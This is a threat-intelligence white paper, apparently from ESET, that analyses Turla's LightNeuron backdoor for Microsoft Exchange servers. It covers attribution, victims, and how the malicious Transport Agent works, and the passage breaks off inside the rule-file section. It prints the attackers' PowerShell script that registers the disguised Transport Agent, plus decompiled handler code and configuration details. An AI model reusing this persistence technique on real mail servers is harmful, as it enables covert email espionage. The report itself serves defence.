

TURLA LIGHTNEURON

One email away from
remote code execution



TABLE OF CONTENTS

1. Executive summary	4
2. Attacker profile	5
2.1 Publicized high-profile attacks	.5
2.2 Victimology	.5
2.3 Tools and tactics	.5
3. Overview	6
3.1 Impact.	.6
3.2 Chronology	.6
3.3 Targeting.	.7
3.4 Attribution to Turla	.7
3.5 Insight into attackers activity.	.8
4. Malware	9
4.1 Microsoft Exchange architecture	.9
4.2 Malicious Transport Agent.	11
4.3 Companion Dynamic Link Library	14
4.4 Evolution	28
4.5 Linux variant	28
5. Remediation	.28
5.1 Cleaning	28
5.2 Mitigations	30
6. Conclusion	.30
7. Bibliography	.31
8. IoCs	.32
8.1 Hashes	32
8.2 Paths	33
9. MITRE ATT&CK techniques.	.33

LIST OF TABLES

Table 1	Description of the handlers implemented in the DLL	.18
Table 2	Handler return codes and their descriptions	.19
Table 2	List of instruction codes	.24
Table 3	Description of the log files.	.26

LIST OF FIGURES

Figure 1	Timeline of important attacks attributed to Turla	.5
Figure 2	LightNeuron timeline	.6
Figure 3	Map of known LightNeuron victims.	.7
Figure 4	Operators working hours	.8
Figure 5	Distribution of the backdoor commands used by the operators	9
Figure 6	Microsoft Exchange architecture	.10
Figure 7	Classes implemented by the Transport Agent.	.11
Figure 8	PowerShell script to install the malicious Transport Agent .	.11
Figure 9	SmtptReceiveAgent implementation.	.12
Figure 10	Process function	.13
Figure 11	LightNeuron Transport Agent.	.14
Figure 12	Some decrypted strings.	.15
Figure 13	Partially redacted, decrypted configuration example	.16
Figure 14	Redacted example of a rule file	.18
Figure 15	Decompilation output of the zip handler function	.19
Figure 16	Original email (on the left) and email after the call to changeSubject (on the right)	.20
Figure 17	Attachment type check (HexRays output).	.20
Figure 18	Extraction of the container data from the PDF (HexRays output).	.21
Figure 19	Representation in hexadecimal of a PDF containing a container	21
Figure 20	Modified PDF document with embedded commands for LightNeuron. Snake is another name for Turla. .	.21
Figure 21	Validation of the JPG signature (HexRays output)	.22
Figure 22	Modified JPG picture with embedded commands for LightNeuron	.23
Figure 23	Hexadecimal dump of an encrypted container	.23
Figure 24	Hexadecimal dump of a decrypted container	.23
Figure 25	Structure of the command container (C-like syntax)	.24
Figure 26	Example of an email generated by LightNeuron to send command output	.25
Figure 27	Log entry structure in C-like syntax.	.26
Figure 28	Exfiltration loop with night check (HexRays output)	.27
Figure 29	Exfiltration loop (HexRays output)	.27
Figure 30	Linux strings in the Windows DLL	.28
Figure 31	agents.config example	.29

1. EXECUTIVE SUMMARY

Turla, also known as Snake, is one of oldest, still-active cyberespionage groups, with more than a decade of experience. Its operators mainly focus on high-profile targets such as governments and diplomatic entities in Europe, Central Asia and the Middle East. They are known for having breached major organizations such as the US Department of Defense in 2008 and the Swiss defense company RUAG in 2014. More recently, several European countries including France and the Czech Republic went public to denounce Turla's attacks against their governments.

To perform these operations, Turla's operators own a large arsenal of malware including a rootkit, several complex backdoors (with a notable one for Microsoft Outlook), and a large range of tools to pivot on a network.

In this white paper, we present the analysis of LightNeuron, a backdoor specifically designed to target Microsoft Exchange mail servers.

Key points in this white paper:

- Turla is believed to have used LightNeuron since at least 2014.
- LightNeuron is the first publicly known malware to use a malicious Microsoft Exchange Transport Agent.
- LightNeuron can spy on all emails going through the compromised mail server.
- LightNeuron can modify or block any email going through the compromised mail server.
- LightNeuron can execute commands sent by email.
- Commands are hidden in specially crafted PDF or JPG attachments using [steganography](#).
- LightNeuron is hard to detect at the network level because it does not use standard HTTP(S) communications.
- LightNeuron was used in recent attacks against diplomatic organizations in Eastern Europe and the Middle East.

For any inquiries, or to make sample submissions related to this white paper, contact us at: threatintel@eset.com.

2. ATTACKER PROFILE

Turla, also known as Snake, is an infamous espionage group active for at least a decade. The group is well known for its advanced custom tools and its ability to run highly targeted operations.

2.1 Publicized high-profile attacks

Over the past ten years, Turla has been responsible for numerous high-profile breaches. The targets include the United States Central Command in 2008 [1], the Swiss military company RUAG in 2014 [2] and more recently, the French Armed Forces in 2018 [3]. The timeline in Figure 1 presents some of the major attacks attributed to Turla.



Figure 1 // Timeline of important attacks attributed to Turla

2.2 Victimology

As opposed to some other APT (Advanced Persistent Threat) groups, Turla is far from being opportunistic in the selection of its targets. The group is interested in collecting information from strategic people or organizations. In addition, to our knowledge, Turla has never conducted cybersabotage operations, such as those made by GreyEnergy [4] or TeleBots [5].

With several years of tracking this espionage group, we have identified the most at-risk types of organizations:

- Ministries of Foreign Affairs and diplomatic representations (embassies, consulates, etc.)
- Military organizations
- Regional political organizations
- Defense contractors

Most parts of the world are targeted by Turla's operations, with the exception, perhaps, of Eastern Asia. Moreover, over the past few years, we have noticed that geographical areas of conflict, such as Eastern Europe and the Middle East, are under heavy attacks from this APT group. However, even with this new focus, they did not abandon their traditional targets in Western Europe and Central Asia.

2.3 Tools and tactics

The usual modus operandi used by Turla's operators is to use basic first-stage malware for initial reconnaissance. In some cases they even use generic tools such as Metasploit [6] [7]. Once they deem the victim interesting enough, they switch to more advanced malware such as Carbon [8] or Gazer [9].

The initial compromise is generally tailored towards specific types of victims. In the past, they mainly relied on spearphishing emails [10], watering hole attacks [11] or Man-in-the-Middle attacks [12].

After this initial compromising step, they move laterally on the network and collect many credentials. To avoid suspicious communications to the internet, they developed tools such as DarkNeuron [13] and RPCBackdoor, to forward commands and exfiltrate data on the local network. They also regularly create user accounts that they use later if they lose access to a compromised machine. It means that once compromised, it is very hard to eject the attacker from the network without rebuilding most of it.

Finally, collected data is exfiltrated through various channels such as HTTP and emails. They usually rely on compromised web servers as first stage servers. They are also known for using SATCOM IP addresses to hide the real destination of the traffic [14].

Turla's operators have a wide arsenal at their disposal for all major desktop platforms: Windows, macOS and Linux. Some of their tools stand out for their complexity, such as the Snake rootkit, which relies on a vulnerable VirtualBox driver to bypass Windows Driver Signature Enforcement [15]. Some others stand out by their originality, such as the Outlook backdoor we analyzed in 2018 [16].

During our several years of tracking Turla activities, we also noticed that they were reacting quickly to both publication and detection. Apparently, they do not hesitate to clean all the traces and potentially lose control of a machine if they feel they will be detected soon. They probably do not want their more-advanced malware to be exposed publicly.

3. OVERVIEW

LightNeuron is a piece of malware specifically designed to target Microsoft Exchange servers. It has two facets: spying on emails and acting as a full-feature backdoor.

3.1 Impact

While rootkits and bootkits have an unmatched stealthiness in the malware domain, LightNeuron is uncommonly stealthy for "regular" malware. To our knowledge, leveraging a Microsoft Exchange Transport Agent for persistence is something unique and never before seen. Moreover, in the few cases we studied, LightNeuron was running with SYSTEM privileges. It is typically hard to gain this level of privilege on a Microsoft Exchange server, as it is one of the most critical assets in an organization. Thus, once compromised, it is likely that it will stay undetected for months or years.

The Command and Control protocol is fully based on emails and uses steganography to store data in PDF and JPG attachments. Given that, in the Microsoft Exchange architecture, the malware is installed at the same level as anti-spam and other email security solutions, it allows the malware to bypass them easily. Using a nearly undetectable Command and Control channel allows the malware to stay under the radar for a long period.

During the course of our investigation, we noticed alongside LightNeuron the presence of several tools used to control other machines on the local network. These tools include Remote Administration Software, RPC-based malware or .NET web shells targeting Outlook Web Access. By leveraging them, attackers are able to control other machines on the local network using emails sent to the Exchange server. This strategy allows avoiding typical, noisy methods such as an HTTP-based C&C protocol or connection via RDP from outside the compromised network.

3.2 Chronology

We believe that LightNeuron development started before 2014 as the versions compiled in 2014, according to the compilation timestamp, appear to be in a late development state. Even if the development occurred several years ago, LightNeuron is still used in recent compromises. Figure 2 is a timeline of some important events related to LightNeuron.



Figure 2 // LightNeuron timeline

3.3 Targeting

These targets are in line with traditional Turla targets. Figure 3 shows the geographical location of the identified targets. The Eastern European and Middle East targets are diplomatic organizations. Regarding the Brazilian target, the sample was uploaded to VirusTotal. Thus, we cannot know the exact nature of the victim or even be sure that the victim was based in Brazil.




Figure 3 // Map of known LightNeuron victims

3.4 Attribution to Turla

We believe with high confidence that Turla operates LightNeuron. The following artefacts we collected during our investigation back this:

- On one compromised Exchange server:
 - A PowerShell script containing malware previously attributed to Turla was dropped 44 minutes before a PowerShell script used to install LightNeuron.
 - Both scripts were located in `C:\windows\system32`.
- The script used to install LightNeuron has a filename `msinp.ps1` that looks like typical filenames used by Turla.
- On another compromised server, we saw a sample of the IntelliAdmin Remote Administration Tool, packed with a packer used only by Turla, being dropped by LightNeuron.
- For each LightNeuron attack, we found several other instances of Turla malware on the same network.
- The email address used by the attackers was registered at GMX and was impersonating an employee of the targeted organization. This same provider was used for the Outlook backdoor [16] and for a previously undocumented PowerShell backdoor we have dubbed PowerStallion.
- Kaspersky Labs researchers attribute LightNeuron, with medium confidence, to Turla [17].

3.5 Insight into attackers activity

While analyzing a compromised asset, we were able to retrace part of the attackers' activities. In particular, we were able to map the working hours of the operators, using the time at which the compromised Exchange server received emails containing commands for the backdoor.

Our first observation is that the activity matches well a typical 9-to-5 workday in the UTC+3 time zone, as shown in Figure 4.




Figure 4 // Operators working hours

Our second observation is that no activity was observed between December 28, 2018 and January 14, 2019, while previously and afterwards, the attackers sent several emails per week. This break in activities corresponds to holidays around the Orthodox Christmas.

Even if it is not sufficient for a strong attribution, one might correlate these two observations with other artefacts used for attribution.

We also compiled the type of commands used by the attackers, as shown in Figure 5. Even if we were not able to retrieve the command arguments, it is already a good insight into the operators' goals.

It turns out that LightNeuron is used mostly to exfiltrate data. The remaining activity is most likely dropping and executing tools to perform lateral movements across the local network.




Figure 5 // Distribution of the backdoor commands used by the operators

4. MALWARE

Two main components comprise LightNeuron: a Transport Agent [18], registered in the Microsoft Exchange configuration, and a companion 64-bit Dynamic Link Library (DLL) containing most of the malicious code.

4.1 Microsoft Exchange architecture

Microsoft Exchange allows extending its functionalities using Transport Agents that can process and modify all email messages going through the mail server [18]. Transport Agents can be created by Microsoft, third-party vendors, or directly within an organization.

They have many legitimate purposes, such as:

- Filtering spam
- Filtering malicious emails/attachments
- Adding a corporate signature at the end of every email

The typical events handled by a Transport Agent occur when the mail server sends or receives an email. Before the event is actually executed, the Transport Agents are called and have the possibility to modify or block the email.

Figure 6 shows the typical workflow in a Microsoft Exchange server. It also shows where the malicious Transport Agents are inserted in this flow.




Figure 6 // Microsoft Exchange architecture
(original picture: <https://docs.microsoft.com/en-us/exchange/mail-flow-exchange-2013-help>)

In order to register a Transport Agent to a Microsoft Exchange Installation, one could modify the list of agents in `<ExchangeInstallFolder>\TransportRoles\Agents\agents.config`. The PowerShell function `Install-TransportAgent` is another way to register a new Transport Agent.

4.2 Malicious Transport Agent

This component is responsible for communicating with Microsoft Exchange and with the main malicious DLL. To our knowledge, this is the first time a Transport Agent has been used for malicious purposes.

Identification

The malicious Transport Agent is a 32-bit Windows DLL developed in .NET. Our analysis is based on the sample with SHA-1 `3C851E239FBF67A03E0DAE8F63EEE702B330DB6C`, apparently compiled on 26/10/2016.

In Figure 7, you can see the seven different classes used by the malicious Transport Agent.

`Common_utl` is the class used to process the email and call the second DLL. `ContentFilterAgent` and `SecurityInteropAgent` are, respectively, inheriting from the standard base classes `RoutingAgent` and `SmtptReceiveAgent`.




Figure 7 // Classes implemented by the Transport Agent

Installation

The attackers drop this executable in the Exchange folder located in the Program Files folder. This first step requires Administrative privileges. Then, they execute the script in Figure 8 to register the DLL as a Transport Agent. This second step is required before the malware starts receiving events from Exchange.

```
Install-Transportagent -Name "Security Interop Agent" -AssemblyPath "c:\program
files\microsoft\Exchange Server\v15\bin\Microsoft.Exchange.Security.Interop.dll" -
TransportAgentFactory Microsoft.Exchange.Security.Interop.SecurityInteropAgentFactory
Install-Transportagent -Name "Content Filter Agent" -AssemblyPath "c:\program
files\microsoft\Exchange Server\v15\bin\Microsoft.Exchange.Security.Interop.dll" -
TransportAgentFactory Microsoft.Exchange.Security.Interop.ContentFilterAgentFactory

Enable-TransportAgent -Identity "Security Interop Agent"
Get-TransportAgent -Identity "Security Interop Agent"
Enable-TransportAgent -Identity "Content Filter Agent"
Get-TransportAgent -Identity "Content Filter Agent"

Get-TransportAgent
```

Figure 8 // PowerShell script to install the malicious Transport Agent

Functions

This Transport Agent implements two classes: `SmtpReceiveAgent` and `RoutingAgent`. These classes inherit from standard Microsoft Exchange classes, allowing them to receive events from the mail server. Figure 9 shows a part of the class implementing `SmtpReceiveAgent`.

```
namespace Microsoft.Exchange.Security.Interop
{
    public class SecurityInteropAgent : SmtpReceiveAgent
    {
        private common_util utl;

        public SecurityInteropAgent()
        {
            base.\u002Ector();
            this.utl = new common_util();
            this.add_OnEndOfData(new EndOfDataEventHandler((object) this, __methodptr(OnEndOfDataHandler)));
            this.add_OnReject(new RejectEventHandler((object) this, __methodptr(OnRejectEventHandler)));
            if (common_util.dTS)
            {
                return;
            }
            Thread thread = new Thread(new ThreadStart(this.WaitForDeinstall));
            common_util.dTS = true;
            thread.Start();
        }

        public void OnEndOfDataHandler(ReceiveMessageEventSource source, EndOfDataEventArgs e)
        {
            if (e.get_MailItem().get_Message().get_InetPart() != null)
            {
                return;
            }
            this.utl.Process(e.get_MailItem());
        }
    }
}
```

Figure 9 // SmtpReceiveAgent implementation

One of the events registered is `EndofData`, which the server calls once it has received the entire email. This event's callback then calls the `Process` function. The behavior is the same for all the callbacks.

The class `common_util` contains the `Process` function. As shown in Figure 10, it first logs the date and the sender of the email. Then, it calls the `CheckMessage` function that then calls the companion DLL to process email data.

Finally, depending on the return value of `CheckMessage`, it does nothing, modifies the email, or blocks it.

```

public bool Process(MailItem MailItem)
{
    bool flag = true;
    IntPtr num1 = common_util.LibCaller.OpenEvent(2031619U, false, common_util.E1);
    IntPtr num2 = common_util.LibCaller.OpenEvent(2031619U, false, common_util.E2);
    try
    {
        string s = "" + MailItem.get_Message().get_From().get_DisplayName() + (object) '\t' +
            MailItem.get_Message().get_Date().ToString() + (object) '\n';
        common_util.LibCaller.BLE(this.CLP, 20003UL, 0UL, 0UL, (ulong) s.Length, Encoding.ASCII.
            GetBytes(s));
    }
    catch (Exception ex)
    {
    }
    if (num1 != IntPtr.Zero // num2 != IntPtr.Zero)
        common_util.ch = false;
    if (common_util.ch)
    {
        byte[] src = this.MailToEml(MailItem);
        if (src.Length > 0)
        {
            Lock (this.tLO)
            {
                switch (this.CheckMessage(ref src))
                {
                    case 1:
                        common_util.EmlToMail(ref common_util.nE, MailItem);
                        this.UpdateMessage(MailItem);
                        break;
                    case 2:
                    case 4:
                        this.RejectMessage(MailItem);
                        break;
                }
            }
        }
        flag = true;
    }
    return flag;
}

```

Figure 10 // Process function

Figure 11 summarizes the behavior of the LightNeuron Transport Agent. A detailed explanation of the behavior of the companion DLL is available in the [Backdoor section](#).




Figure 11 // LightNeuron Transport Agent

4.3 Companion Dynamic Link Library

This second component implements most of the malicious functions that are needed by the Transport Agent.

Identification

The companion DLL is a 64-bit Windows DLL developed in C. Our analysis is based on the sample with SHA-1 `76EE1802A6C920CBEB3A1053A4EC03C71B7E46F8`, apparently compiled on 02/09/2016.

This DLL exports three functions:

- **FL** (aka ForLoading): return 777
- **BLE** (aka BinaryLogEx): Log input data in a log file
- **SV** (aka SimpleValidate): Process an email

The exports' full names were present in the oldest versions of the DLL, while in the most recent one, they were shortened.

Initialization

When the Transport Agent loads the DLL, the DLL's main function performs various initialization tasks.

First, it decrypts, using an XOR operation; most of the strings with the hardcoded key `0xA9`. Figure 12 shows some interesting strings once decrypted.

```

aAcuyueIi      db 'àÇÚÝÔêÆî',0      ; DATA XREF: .data:off_180039768↓
                                           ; InstrCode
aAcuyai         align 4
db 'àÇÚÝàí',0      ; DATA XREF: .data:off_180039748↓
                                           ; InstID
aUeuya         align 4
db 'ÔÊÛÝĂ',0      ; DATA XREF: .data:off_180039728↓
                                           ; rcpt1
aEaiaia        align 4
db 'êĂîàí',0      ; DATA XREF: .data:off_180039708↓
                                           ; CmdID
aIiyeieuyiuuaci align 20h
db 'îÿêîÊÛÝîÔÚàçîÆ',0 ; DATA XREF: .data:off_1800396E8↓
                                           ; GetAdaptersInfo
unk_180031110   db 0E0h ; à
                                           ; DATA XREF: .data:off_1800396C8↓
                                           ; Iphlpapi.dll

```

Figure 12 // Some decrypted strings

Then, it decrypts the configuration file stored in `%tmp%\winmail.dat`. Microsoft Outlook uses the same filename when people send messages from an incorrectly configured mail client [19]. We believe they choose this filename to hide their configuration file in plain sight as a Microsoft Exchange administrator might be accustomed to see many legitimate files named `winmail.dat`.

The configuration is encrypted with AES-256, with the first 32 bytes of the file being the RSA-encrypted AES key. The 1024-bit RSA private key is hardcoded in the binary and it uses the mode PKCS1-v1_5 for encryption.

Figure 13 is an example of a decrypted configuration. Please note that we have redacted some confidential information.

- MIN_SIZE_TO_ZIP
- POSTFIX_INCOMING_PATH
- SEND_AT_NIGHT
- SEND_FILE
- SEND_FROM
- SEND_NEW_MAIL_LOCAL_RECIPIENT
- SEND_NEW_MAIL_LOGIN
- SEND_NEW_MAIL_MODE
- SEND_NEW_MAIL_PASS
- SEND_NEW_MAIL_PORT
- SEND_NEW_MAIL_SERVER
- SEND_TIME
- SEND_TO
- STAT_INTERVAL
- STAT_PATH
- TMP_ID_PATH
- USE_TEMPLATE
- ZIP_FILE_NAME

While most of the parameter names are self-explanatory, an interesting one is `CONFIG_FILE_NAME`. This second configuration file contains the rules used to process the emails. We detail this behavior in the next section.

Rules and handlers

In our example, the rules are defined in `c:\Windows\ServiceProfiles\NetworkService\appdata\Local\Temp\msmocf.xml`. This file is encrypted in a similar way as `winmail.dat` and the RSA private key is defined in the configuration parameter `DECRYPT_KEY`.

Once decrypted, this is an XML file describing rules, as shown in Figure 14. It contains several class nodes, each one corresponding to a different function (aka handler) implemented in the DLL. Each class node contains a set of rules describing conditions using the logical operators AND and OR. In addition, each conditional node has three parameters:

- The field to which the condition applies
- The condition: `cnt` for contains and `!cnt` for does not contain
- The value that is compared to the field value

Finally, at the end of the file is the mapping of the class names with the name of the functions in the DLL.

```
<class name="zip" metric="30" id="1" dllName="ZipMe" type="dll" include="1">
